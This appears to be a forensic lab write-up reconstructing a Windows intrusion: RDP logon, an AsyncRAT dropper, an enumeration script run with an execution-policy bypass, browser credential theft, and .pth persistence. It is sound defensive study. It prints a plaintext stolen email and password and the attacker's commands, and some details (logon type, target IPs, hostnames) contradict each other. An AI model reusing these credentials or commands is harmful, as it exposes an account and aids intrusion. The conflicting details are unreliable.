



## 1. Initial Compromise

### Finding:

The exact date and time of the initial unauthorised access were identified by correlating a suspicious remote host IP address with successful logon events in the Windows Security logs. These logs recorded remote logon activity that included source network information, enabling a reliable reconstruction of the compromise timeline.

By parsing the Security.evtx file using EvtxECmd.exe, a successful logon (**Event ID 4624**) was found with a Logon Type of 10, indicating a RemoteInteractive session (e.g., RDP). The source IP **192.[.]168[.]1[.]10** was not recognised as a legitimate administrative machine, confirming it as the attacker's system.

### Details:

- Timestamp (UTC): **2025-04-19 20:00:31**
- Method of Compromise:  
Remote Desktop Protocol (RDP) logon using stolen or brute-forced credentials:
  - Logon Type: 2 (**RemoteInteractive**)
  - Authentication Package: **NTLM**
  - Remote Host (IP:Port): **192[.]168[.]1[.]10:0**
  - Target Account: **Administrator**
  - Event ID: **4624 (Successful Logon)**

## Supporting Evidence

Time Created	Event Id	Level	Provider	Channel	Process Id	Thread Id	Computer	User Id	Map Description	User Name
2025-04-19 20:00:26	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security	704	6444	WIN-ML8UFAQ2F3D		Successful logon	- \-
2025-04-19 20:00:27	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security	704	2156	WIN-ML8UFAQ2F3D		Successful logon	- \-
2025-04-19 20:00:31	4648	LogAlways	Microsoft-Windows-Security-Auditing	Security	704	6912	WIN-ML8UFAQ2F3D		A logon was attempted using explicit credentials	WORKGRO
2025-04-19 20:00:31	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security	704	6912	WIN-ML8UFAQ2F3D		Successful logon	WORKGRO

## 2. Attacker's Entry Point

### Finding:

The attacker's entry point into the network was identified by analysing the source IP address associated with the initial unauthorised access. This IP address was mapped to the specific workstation used by the attacker during the incident.

By correlating the security event logs, the workstation name involved in the malicious logon attempts was determined, providing insight into the exact machine targeted and accessed.

### Details:

- Workstation Name: **WIN-HR-DEPARTME**

- Method of Identification:

The attacker's IP address from the initial logon events was traced to this workstation, confirming it as the origin of the compromise. This was done by examining the source workstation field in the security event logs related to the logon activity.

## Supporting Evidence

Remote Host	Payload Data1
WIN-HR-DEPARTME (192.168.1.10)	Target: WIN-ML8UFAQ2FJD\Administrator
WIN-HR-DEPARTME (192.168.1.10)	Target: WIN-ML8UFAQ2FJD\Administrator
192.168.1.10:0	Target: WIN-ML8UFAQ2FJD\Administrator
WIN-ML8UFAQ2FJD (192.168.1.10)	Target: WIN-ML8UFAQ2FJD\Administrator

## 3. Persistence Mechanism

### Finding:

Analysis of the compromised system revealed a persistence mechanism designed to maintain attacker access across reboots and logons. During examination of the Administrator user's profile directory, a suspicious executable named 1ATR35.EXE was discovered. File analysis and threat intelligence confirmed it to be a malicious dropper.

### Details:

- File Name: **1ATR35.EXE**
- File Hash (SHA-256):  
**1901ae363fbfc2c882adfe815208967647d7731c14823aeb5c7e4165f8e92372**
- File Location: **C:\Users\Administrator\AppData\Local\Temp**
- Malware Family Labels: **AsyncRAT, MSIL, Marte**


### Persistence Method:

While no direct registry or startup folder entry was initially identified, the placement of the executable in the Temp directory and timing of its access correlating with user logons suggest it was configured to auto-launch—likely through a scheduled task, logon script, or other stealthy startup mechanism.

### Supporting Evidence:

The screenshot shows a Windows File Explorer window displaying the contents of the directory C:\Users\Administrator\AppData\Local\Temp. The file 1ATR35.exe is highlighted with a red box. Below the file explorer, a PowerShell terminal window shows the command `get-FileHash -Path C:\Users\BTL0Test\Desktop\Artefacts\DownSty\le\C\Users\Administrator\AppData\Local\Temp\1ATR35.exe` and the resulting output:

Algorithm	Hash	Path
SHA256	1901AE363FBFC2C882ADFE815208967647D7731C14823AEB5C7E4165F8E92372	C:\Users\BTL0Test\Desktop\Art...



## 4. Enumeration Activity

### Finding:


The threat actor performed system enumeration by downloading and executing a reconnaissance script. The PowerShell script, retrieved from a public GitHub repository, was designed to collect host, user, and network information.

The script's presence and execution were later confirmed by examining Microsoft Edge browser history using SQLite analysis, revealing the URL access and script download.

### Details:

- Script Name: [Basic-windows-enumeration.ps1](#)
- Defanged URL:  
[hxxps://github\[.\]com/Hacker22o2/Basic-windows-enumeration/blob/master/Basic-windows-enumeration.ps1](https://github.com/Hacker22o2/Basic-windows-enumeration/blob/master/Basic-windows-enumeration.ps1)
- Purpose:  
A PowerShell enumeration tool intended to gather system metadata including active users, IP configuration, running processes, and installed software.

### Supporting Evidence



## 5. Enumeration Execution Method

### Finding:


The attacker executed the enumeration script using PowerShell with an explicit command that bypassed script execution policies. Since the file was a `.ps1` script, identifying the method of execution required analysing PowerShell-related logs, specifically Event ID 4100 (PowerShell engine start).

By correlating log entries with the known script name (`Basic-windows-enumeration.ps1`), the exact command used for execution was identified in the PowerShell operational logs.

### Details:

- Command Used:  
`powershell.exe -ExecutionPolicy Bypass -File "C:\Users\Administrator\Downloads\Basic-windows-enumeration.ps1"`
- Log Source:  
PowerShell Event Logs → Event ID 4100 (Engine Start)  
This event indicated the launch of PowerShell with the above parameters, confirming execution of the enumeration script.

### Supporting Evidence



The screenshot displays the Windows Event Viewer interface for Event ID 4100, titled "PowerShell (Microsoft-Windows-PowerShell)". The event is categorized as a Warning and occurred on 4/19/2025 at 8:15:52 PM. The event details are as follows:

- Level:** 3
- Task:** 106
- Opcode:** 19
- Keywords:** 0x0
- TimeCreated:** [SystemTime] 2025-04-19T20:15:52.296835400Z
- EventRecordID:** 1192
- Correlation:** [ActivityID] {42e3e5ae-b14c-0000-33ff-e3424cb1db01}
- Execution:** [ProcessID] 1308, [ThreadID] 7496
- Channel:** Microsoft-Windows-PowerShell/Operational
- Computer:** WIN-ML8UFAQ2FJD
- Security:** [UserID] S-1-5-21-2999791636-243188340-3994359254-500
- EventData:**
  - ContextInfo:** Severity = Warning Host Name = ConsoleHost Host Version = 5.1.19041.4412 Host ID = 367c901d-39e3-4c8d-814d-f551526af3d3 Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Users\Administrator\Downloads\Basic-windows-enumeration.ps1 Engine Version = 5.1.19041.4412 Runspace ID = 68edfc28-124f-4009-baf7-1a6820f498f2 Pipeline ID = 1 Command Name = Where-Object Command Type = Cmdlet Script Name = Command Path = Sequence Number = 55 User = WIN-ML8UFAQ2FJD\Administrator Connected User = Shell ID = Microsoft.PowerShell
  - UserData:** Error Message = parsing "BUILTIN\Users" - Unrecognized escape sequence \U. Fully Qualified Error ID = System.ArgumentException,Microsoft.PowerShell.Commands.WhereObjectCommand

## 6. Discovered Sensitive File

### Finding:

During the post-compromise phase of the intrusion, a sensitive file named `common-Users-Passwords.txt` was identified on the Administrator's Desktop. While the original file was not directly recovered, a `.lnk` (Windows shortcut) file referencing it was discovered, strongly suggesting the attacker interacted with it after gaining access.

### File Details:

- File Name: `common-Users-Passwords.txt`
- Location: `C:\Users\Administrator\Desktop\common-Users-Passwords.txt`
- Shortcut Evidence: `common-Users-Passwords.txt.lnk`


### Evidence & Timeline:

The `.lnk` file, parsed using forensic tooling, revealed that the original file was accessed on **April 19, 2025, at 20:01:30**, which occurred after the initial compromise. This delayed access implies the attacker conducted further internal reconnaissance before locating and opening the credentials file.


MFT records corroborate this timeline, showing:

- `.txt` file last accessed: **2025-04-19 20:01:31**
- `.lnk` file last modified: **2025-04-19 20:01:30**
- File creation and modification events align with typical file exploration behaviour

### Screenshot Evidence:



File Name	Ext.	I.	L.	Fil.	Created	Last Modified	Last Record Change	Last Access	Last Access	Zone Id	Contents	Repairse Target
common-Users-Passwords.txt	.txt			26	2025-04-19 16:10:39	2025-04-19 16:11:32	2025-04-19 16:10:39	2025-04-19 20:01:31	2025-04-19 16:10:39			
common-Users-Passwords.txt.lnk	.lnk			1012	2025-04-19 16:10:48	2025-04-19 20:01:30		2025-04-20 10:27:54	2025-04-19 20:01:30			



## Conclusion:

Although the file was not accessed at initial entry, the attacker located and opened it later, likely after surveying the system environment. This action indicates credential harvesting and elevates the severity of the compromise due to the exposure of plaintext credentials.

## 7. Lateral Movement Target

Finding:

Following the initial compromise and internal reconnaissance, evidence shows the attacker attempted lateral movement within the internal network by targeting a specific internal IP address.

- Targeted IP Address: **192.[.]168[.]1[.]3**
- Verification Method: Corroborated through security event logs showing connection attempts and remote logon activities directed at the target IP.

### Technical Details:


Event ID 5379 from the Windows Security Event Log was critical in confirming this lateral movement activity, as it indicates 'Credential Manager Credentials Read'. This type of event often precedes an attacker's attempt to use harvested credentials for remote authentication to other systems. The log entries show the attacker used credentials to attempt remote logons targeting **192.[.]168[.]1[.]3** after host enumeration and credential harvesting.

### Evidence:

- Connection logs demonstrate multiple remote logon attempts to **192.[.]168[.]1[.]3**, originating from the initially compromised host.
- **Event ID 5379** logs show credentials were accessed shortly before these logon attempts, indicating credential reuse.

- The timing of these events aligns with the attacker's post-compromise reconnaissance phase, underscoring a deliberate effort to move laterally within the network.

### Screenshot Evidence:



## 8. Lateral Movement Timing

### Finding:

Following the attacker's credential harvesting activity, a key timestamp was identified that marks the initial attempt to move laterally within the internal network. This timestamp was determined by reviewing credential access events in the Windows Security Log.

- Targeted IP Address: 192.[.]168[.]1[.]34
- Timestamp (UTC): 2025-04-19 20:26:17
- Verification Method: Identified through analysis of Security Event ID 5379 on the compromised host


### Technical Details:

Event ID 5379 from the Windows Security Event Log was critical in establishing the timeline for lateral movement by indicating access to stored credentials via the Windows Credential Manager. The specific log entry referencing 192.[.]168[.]1[.]34 at the given timestamp shows the attacker accessed credentials likely used immediately afterwards for an interactive logon attempt (Logon Type 2).

### Evidence:

- Event ID 5379 recorded credential access activity targeting 192.[.]168[.]1[.]34
- The timestamp of the event was 2025-04-19 20:26:17 UTC, which aligns with the lateral movement timeline
- The combination of credential access and the targeted IP indicates an attempt to expand the attack beyond the initial host

### Screenshot Evidence:



## 9. Credential Extraction Tool

### Finding:

During forensic analysis, it was determined that the attacker used a credential recovery utility to extract saved credentials from web browsers. Through blind forensic reconstruction using both BMC Tools and RDP Stitcher, the presence and activity of the attacker's toolset were identified. This analysis revealed both the tools used and the credentials that were targeted.


### Tool Used:

- Name: **WebBrowserPassView**
- Purpose: Extracts saved passwords from web browsers such as Chrome, Firefox, and Edge
- Execution Behaviour: The tool was executed silently without triggering alerts or logs within standard Windows security mechanisms.

### Execution Method and Detection Evasion:

The tool was run in a stealthy manner and successfully avoided detection by Windows Defender. No alerts or quarantines were observed, which suggests that the attacker either disabled or modified real-time protection or executed the tool from a non-monitored location using obfuscation or renaming techniques.

### Supporting Evidence:



## Conclusion:

**WebBrowserPassView** enabled the attacker to extract sensitive browser-stored credentials without raising security alarms. The silent operation and lack of defensive response demonstrate the attacker's understanding of tool evasion and post-exploitation methods.

## 10. Compromised Credentials

### Finding:


During post-compromise analysis, credentials harvested by the attacker were recovered through evidence gathered using BMC Tools and RDP Stitcher. By piecing together the outputs of these tools, the specific username and password stolen via **WebBrowserPassView** were identified.

### Stolen Credentials:

- Username: **ahmedelsalkh627@gmail[.]com**
- Password: **\$CUTztKqn8\*PZYA**

The credentials were extracted using **WebBrowserPassView**, a known password recovery tool used by threat actors to harvest browser-saved login data. The method employed allowed for a stealthy execution, bypassing detection mechanisms and leaving minimal traces aside from credential artifacts found during analysis.

### Supporting Evidence:



## Conclusion:

The attacker successfully retrieved stored credentials from the victim's browser, enabling further unauthorised access and movement within the environment. This discovery confirms the compromise of personal or corporate accounts as part of the intrusion.

## 111. Persistence File Path

### Finding:

During investigation, a suspicious file indicative of persistence was discovered within the Windows Subsystem for Linux (WSL) environment. Based on prior knowledge of attacker TTPs (particularly linked to CVE-2024-3400), .pth files are often leveraged to inject code into Python execution environments, allowing stealthy persistence.

### File Path:

C:

`\Users\Administrator\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu_79rhkp1fndgsc\LocalState\rootfs\usr\lib\python3\dist-packages\malmoeb.pth`

### Investigation Approach:

Given the presence of Ubuntu-related directories and evidence of Python activity, the search was directed at .pth files inside the mounted WSL file system. Using MFT analysis, the `malmoeb.pth` file was identified, which aligns with common persistence tactics involving automatic Python module loading.

### Supporting Evidence:

The screenshot below includes:

- MFT record showing the .pth file's location and timestamps.
- Directory view of the WSL Linux environment where the malicious file resides.

File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created/Mod
wheel-0.42.0.dist-info		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2025-04-19 14:54:09
pip		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2025-04-19 14:54:10
pip-24.0.dist-info		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2025-04-19 14:54:11
malmoeb.pth	.pth	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	110	2025-04-19 20:40:59
...pyrsistent_version.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	177	2025-04-19 14:45:00
...apport_python_hook.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	8876	2025-04-19 14:45:00
...debconf.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	11031	2025-04-19 14:45:00
...distro_info.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	20878	2025-04-19 14:45:00
...jsonpatch.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	34839	2025-04-19 14:45:00
...jsonpointer.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	11609	2025-04-19 14:45:00
...problem_report.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	42429	2025-04-19 14:45:00
...six.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	41225	2025-04-19 14:45:00
...snack.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	50016	2025-04-19 14:45:00
...typing_extensions.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	124968	2025-04-19 14:45:00
...__init__.py	.py	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	6299	2025-04-19 14:45:00
...__pycache__		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2025-04-19 14:45:00
...override.py	.py	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	44	2025-04-19 14:45:00
...__init__.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	9998	2025-04-19 14:45:00
...override.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	256	2025-04-19 14:45:00
...__init__.py	.py	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	1402	2025-04-19 14:45:00
...__pycache__		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2025-04-19 14:45:00
